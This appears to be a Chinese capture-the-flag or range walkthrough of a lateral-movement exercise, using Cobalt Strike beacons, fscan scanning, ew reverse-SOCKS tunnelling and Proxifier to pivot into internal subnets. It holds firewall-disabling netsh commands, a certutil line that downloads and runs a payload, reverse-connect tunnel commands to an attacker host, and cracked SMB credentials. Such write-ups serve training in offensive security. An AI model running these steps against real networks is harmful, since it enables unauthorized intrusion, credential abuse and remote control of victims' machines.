
- 关闭防火墙

```
# 仅关闭公用网络（最低限度）
netsh advfirewall set publicprofile state off
```

- 查看进程，没看到杀软

```
tasklist
```

- 监听器配置




创建监听器

名字:	MSF
Payload:	Beacon HTTP

Payload选项

HTTP地址:	192.168.111.25
地址轮询策略:	round-robin
最大重试策略:	none
HTTP地址(Stager):	192.168.111.25
配置名称:	default
HTTP端口(上线):	2222
HTTP端口(监听):	
HTTP Host头:	
HTTP代理:	

- 上线成功



```
:\xampp\htdocs> ew_for_Win.exe -s rs
an Not Connect To 192.168.111.25!
rror on connect 192.168.111.25:1234
:\xampp\htdocs> ew_for_Win.exe -s rs
:\xampp\htdocs> whoami
in-3f3njqqr88k\administrator

:\xampp\htdocs> artifact.exe
:\xampp\htdocs> beacon1.exe
```

external	inter...	listener	user	computer	note	process	pid	arch	last
192.16...	192.16...	MSF	Adminis...	WIN-3F...		beacon...	3672	x64	7s

内网信息收集

端口扫描

- 192.168.111.79的另一张网卡是192.168.2.3，该网段存在两台主机22和33

```
 beacon> portscan 192.168.2.0-192.168.2.255 1-1024,3389,5000-6000 arp 1024
01/06 14:36:09 [*] Tasked beacon to scan ports 1-1024,3389,5000-6000 on
192.168.2.0-192.168.2.255
```

```
01/06 14:36:09 [+] host called home, sent: 93797 bytes
01/06 14:36:12 [+] received output:
(ARP) Target '192.168.2.3' is alive. 00-50-56-B1-68-7D
(ARP) Target '192.168.2.22' is alive. 00-50-56-B1-64-A0
(ARP) Target '192.168.2.33' is alive. 00-50-56-B1-6E-D8

01/06 14:37:20 [+] received output:
192.168.2.33:80

01/06 14:37:44 [+] received output:
192.168.2.22:139
192.168.2.22:135

01/06 14:37:45 [+] received output:
192.168.2.22:80
192.168.2.3:5985

01/06 14:37:51 [+] received output:
192.168.2.3:3389

01/06 14:37:52 [+] received output:
192.168.2.3:443
192.168.2.3:139
192.168.2.3:135

01/06 14:37:53 [+] received output:
192.168.2.3:80

01/06 14:37:54 [+] received output:
192.168.2.3:445 (platform: 500 version: 6.3 name: WIN-3F3NJQQR88K domain: WORKGROUP)
192.168.2.22:445
192.168.2.33:445
Scanner module is complete
```

- 上传`fscan`探测

```
C:\ProgramData>fscan -h 192.168.2.0/24
fscan -h 192.168.2.0/24
┌──────────────────────────────────────────────┐
│    ___                              _        │
│   / _ \     ___  ___ _ __ __ _  ___| | __    │
│  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
│ / /_\\_____\__ \ (__| |  | (_| | (__|   <    │
│ \____/     |___/\___|_|   \__,_|\___|_|\_\   │
└──────────────────────────────────────────────┘
      Fscan Version: 2.0.0

[2026-01-05 16:49:32] [INFO] 暴力破解线程数: 1
[2026-01-05 16:49:32] [INFO] 开始信息扫描
[2026-01-05 16:49:32] [INFO] CIDR范围: 192.168.2.0-192.168.2.255
[2026-01-05 16:49:32] [INFO] 生成IP范围: 192.168.2.0.%!d(string=192.168.2.255) - %!s(MISSING).%!d(MISSING)
[2026-01-05 16:49:32] [INFO] 解析CIDR 192.168.2.0/24 -> IP范围 192.168.2.0-192.168.2.255
```

```
[2026-01-05 16:49:32] [INFO] 最终有效主机数量: 256
[2026-01-05 16:49:32] [INFO] 开始主机扫描
[2026-01-05 16:49:32] [SUCCESS] 目标 192.168.2.3     存活 (ICMP)
[2026-01-05 16:49:35] [SUCCESS] 目标 192.168.2.22    存活 (ICMP)
[2026-01-05 16:49:35] [INFO] 存活主机数量: 2
[2026-01-05 16:49:35] [INFO] 有效端口数量: 233
[2026-01-05 16:49:35] [SUCCESS] 端口开放 192.168.2.22:80
[2026-01-05 16:49:35] [SUCCESS] 端口开放 192.168.2.3:80
[2026-01-05 16:49:35] [SUCCESS] 端口开放 192.168.2.22:445
[2026-01-05 16:49:35] [SUCCESS] 端口开放 192.168.2.3:445
[2026-01-05 16:49:35] [SUCCESS] 端口开放 192.168.2.3:443
[2026-01-05 16:49:35] [SUCCESS] 端口开放 192.168.2.22:139
[2026-01-05 16:49:35] [SUCCESS] 端口开放 192.168.2.3:139
[2026-01-05 16:49:35] [SUCCESS] 端口开放 192.168.2.22:135
[2026-01-05 16:49:35] [SUCCESS] 端口开放 192.168.2.3:135
[2026-01-05 16:49:36] [SUCCESS] 端口开放 192.168.2.3:3306
[2026-01-05 16:49:36] [SUCCESS] 端口开放 192.168.2.22:3306
[2026-01-05 16:49:36] [SUCCESS] 服务识别 192.168.2.3:3306 => [mysql] 产品:MariaDB 信息:unauthorized Banner:[J.j Host 'WIN-3F3NJQQR88K' is not allowed to connect to this MariaDB server]
[2026-01-05 16:49:37] [SUCCESS] 服务识别 192.168.2.22:3306 => [mysql] 产品:MySQL 信息:unauthorized Banner:[H.j Host 'WIN-3F3NJQQR88K' is not allowed to connect to this MySQL server]
[2026-01-05 16:49:40] [SUCCESS] 服务识别 192.168.2.3:80 => [http]
[2026-01-05 16:49:41] [SUCCESS] 服务识别 192.168.2.3:445 =>
[2026-01-05 16:49:41] [SUCCESS] 服务识别 192.168.2.22:445 =>
[2026-01-05 16:49:41] [SUCCESS] 服务识别 192.168.2.22:139 =>  Banner:[.]
[2026-01-05 16:49:41] [SUCCESS] 服务识别 192.168.2.22:80 => [http]
[2026-01-05 16:49:41] [SUCCESS] 服务识别 192.168.2.3:139 =>  Banner:[.]
[2026-01-05 16:50:41] [SUCCESS] 服务识别 192.168.2.22:135 =>
[2026-01-05 16:50:41] [SUCCESS] 服务识别 192.168.2.3:135 =>
[2026-01-05 16:51:01] [SUCCESS] 服务识别 192.168.2.3:443 =>
[2026-01-05 16:51:01] [INFO] 存活端口数量: 11
[2026-01-05 16:51:01] [INFO] 开始漏洞扫描
[2026-01-05 16:51:01] [INFO] 加载的插件: findnet, ms17010, mysql, netbios, smb, smb2, smbghost, webpoc, webtitle
[2026-01-05 16:51:01] [SUCCESS] 发现漏洞 192.168.2.3 [Windows Server 2012 R2 Datacenter 9600] MS17-010
[2026-01-05 16:51:01] [INFO] 系统信息 192.168.2.22 [Windows 10 Pro 10240]
[2026-01-05 16:51:01] [SUCCESS] 网站标题 http://192.168.2.22       状态码:200 长度:3156    标题:我是永恒之蓝快他妈来打我
[2026-01-05 16:51:01] [SUCCESS] NetBios 192.168.2.3     WORKGROUP\WIN-3F3NJQQR88K           Windows Server 2012 R2 Datacenter 9600
[2026-01-05 16:51:01] [SUCCESS] NetInfo 扫描结果
目标主机: 192.168.2.3
主机名: WIN-3F3NJQQR88K
发现的网络接口:
   IPv4地址:
      └─ 192.168.111.79
      └─ 192.168.2.3
[2026-01-05 16:51:01] [SUCCESS] 网站标题 http://192.168.2.3        状态码:302 长度:0      标题:无标题 重定向地址: http://192.168.2.3/dashboard/
[2026-01-05 16:51:01] [SUCCESS] 网站标题 https://192.168.2.3       状态码:302 长度:0      标题:无标题 重定向地址: https://192.168.2.3/dashboard/
[2026-01-05 16:51:01] [SUCCESS] NetInfo 扫描结果
目标主机: 192.168.2.22
```

```
主机名: DESKTOP-EV5SIKM
发现的网络接口:
   IPv4地址:
      └─ 192.168.2.22
      └─ 192.168.3.22
[2026-01-05 16:51:01] [SUCCESS] 网站标题 http://192.168.2.3/dashboard/ 状态码:200 长度:5187   标题:Welcome to XAMPP
[2026-01-05 16:51:01] [SUCCESS] 网站标题 https://192.168.2.3/dashboard/ 状态码:200 长度:5187   标题:Welcome to XAMPP
[2026-01-05 16:51:02] [INFO] SMB2共享信息 192.168.2.3:445 admin Pass:123456 共享:[ADMIN$ C$ IPC$]
[2026-01-05 16:51:09] [SUCCESS] SMB认证成功 192.168.2.3:445 admin:123456
```

- 只扫出来192.168.2.22主机存在MS17-010漏洞，看到第二层内网192.168.3.0网段


ew内网穿透

- 攻击机执行

```
ew_for_Win.exe -s rcsocks -l 1080 -e 1234
```


- 上传ew到192.168.111.79主机，执行

```
ew_for_Win.exe -s rssocks -d 192.168.111.25 -e 1234
```



```
D:\A-Learn\internal_tool>ew_for_Win.exe -s rcsocks -l 1080 -e 1234
rcsocks 0.0.0.0:1080 <--[10000 usec]--> 0.0.0.0:1234
init cmd_server_for_rc here
start listen port here
rssocks cmd_socket OK!
```

```
C:\xampp\htdocs> ew_for_Win.exe -s rssocks -d 192.168.111.25 -e 1234
Can Not Connect To 192.168.111.25!
Error on connect 192.168.111.25:1234 [proto_init_cmd_rcsocket]
C:\xampp\htdocs> ew_for_Win.exe -s rssocks -d 192.168.111.25 -e 1234
```



代理规则

名称： 3

□ 是否有效

应用程序

任意

举例： iexplore.exe； "some app.exe"； fire*.exe； *.bin

目标主机

192.168.2.22

举例： 127.0.0.1； *.example.com； 192.168.1.*； 10.1.0.0-10.5.255.255


目标端口

任意

举例： 80； 8000-9000； 3128

动作(Direct-直接/Block-拦截)： Proxy SOCKS5 127.0.0.1:1080

- 配置proxifier，访问



永恒之蓝模拟环境

注意：本靶场为公用环境，永恒之蓝漏洞无法多次利用，故使用此页面替代。

请输入要执行的命令：

输入命令...


执行结果：

- 关闭防火墙

```
netsh advfirewall set allprofiles state off
```

CS上线第一层

- 生成正向连接木马，上传蚁剑（记得开代理），执行，上线



Windows可执行程序(Stageless)

上成Windows可执行程序，使用Cobalt Stri
却本(帮助 -> 武器库)可以自定义生成文件

监听器: bind
俞出格式: Windows EXE
64: ☑ 使用x64 payload
签名: □ 对可执行程序进行代码签名

选择payload


name	payload	host	port
CrossC2 reverse H...	windows/beacon_bind_tcp	127.0.0.1	4444
MSF	windows/beacon_http/reverse_http	192.168.111.25	2222
bind	windows/beacon_bind_tcp		4455
外网1	windows/beacon_http/reverse_http	192.168.111.25	10080
linux	windows/beacon_https/reverse_https	192.168.111.25	4455
SMB1	windows/beacon_bind_pipe		msagent...

- 或者直接certutil上传

```
certutil -urlcache -split -f http://192.168.2.3/bind1.exe C:/bind1.exe
C:/bind1.exe
```

- CS上使用**跳板机主动连接**

```
connect 192.168.2.22 4466
```




Cobalt Strike
Cobalt Strike 视图(V) 攻击(A) 报告(R) 帮助(H) AboutMe OLa-Tools CrossC2
事件日志 X
Beacon 192.168.111.79@1840 X
监听器 X
蚁剑
ord 编辑 窗口 调试
192.168.111.79
>_ 192.168.111

external	inter...	listener	user	computer	note	process	pid	arch	last
192.16...	192.16...	MSF	SYSTE...	DESK...		beacon...	3444	x64	317ms
192.16...	192.16...	MSF	Adminis...	WIN-3F...		artifact....	1840	x64	146ms

```
01/07 09:58:52 beacon> connect 192.168.2.33 4466
01/07 09:58:52 [*] Tasked to connect to 192.168.2.33:4466
01/07 09:58:52 [+] host called home, sent: 23 bytes
01/07 09:59:14 [-] Could not connect to target
01/07 09:59:24 beacon> connect 192.168.2.22 4466
01/07 09:59:24 [*] Tasked to connect to 192.168.2.22:4466
01/07 09:59:24 [+] host called home, sent: 23 bytes
01/07 09:59:24 [+] established link to child beacon: 192.168.2.22
01/07 09:59:25 beacon> sleep 0 [from: Beacon 192.168.2.22@3444]
01/07 09:59:25 [*] Tasked beacon to become interactive
01/07 09:59:26 [+] host called home, sent: 28 bytes
[WIN-3F3NJQQR88K] Administrator */1840 (x64)                    last: 146ms
beacon>
